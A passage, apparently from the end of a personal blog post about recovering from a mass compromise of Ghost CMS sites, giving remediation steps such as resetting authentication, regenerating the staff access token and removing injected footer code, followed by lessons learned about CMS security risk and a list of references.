

- Reset all authentication




- Regenerate your staff access token. Click on View profile - scroll down to your Staff access token, and click the Regenerate button


- Manually remove all code injected from the footer of your posts by selecting Post settings - Code injection in the post editor section
Lessons Learned

This Ghost CMS mass compromise incident taught me several things. No sites are too small of a target. If an attack requires no user authentication and can be done remotely, in other words the attack complexity is low, your site will be targeted. Understanding risk can be the difference between your site getting compromised or mitigating the extent of damage. The decision I made in delaying the update and later shutting down the server helps reduce risk exposure from potential visitors getting infected, but it does not solve the problem. A CMS is not just a content tool, it is a security surface that requires defense in depth guardrails and an understanding of its architecture. Visitors trust the content that is served to them and so when a compromised blog is serving malicious content, the attacker not only compromised a trusted distribution platform that reaches every visitor, but also inherits the reputation of every compromised domain. It no longer becomes just website maintenance but an "infrastructure security problem".
References:
 Alex.Turing
 SentinelOne Research Team
 claudio bono
 Deepak Gupta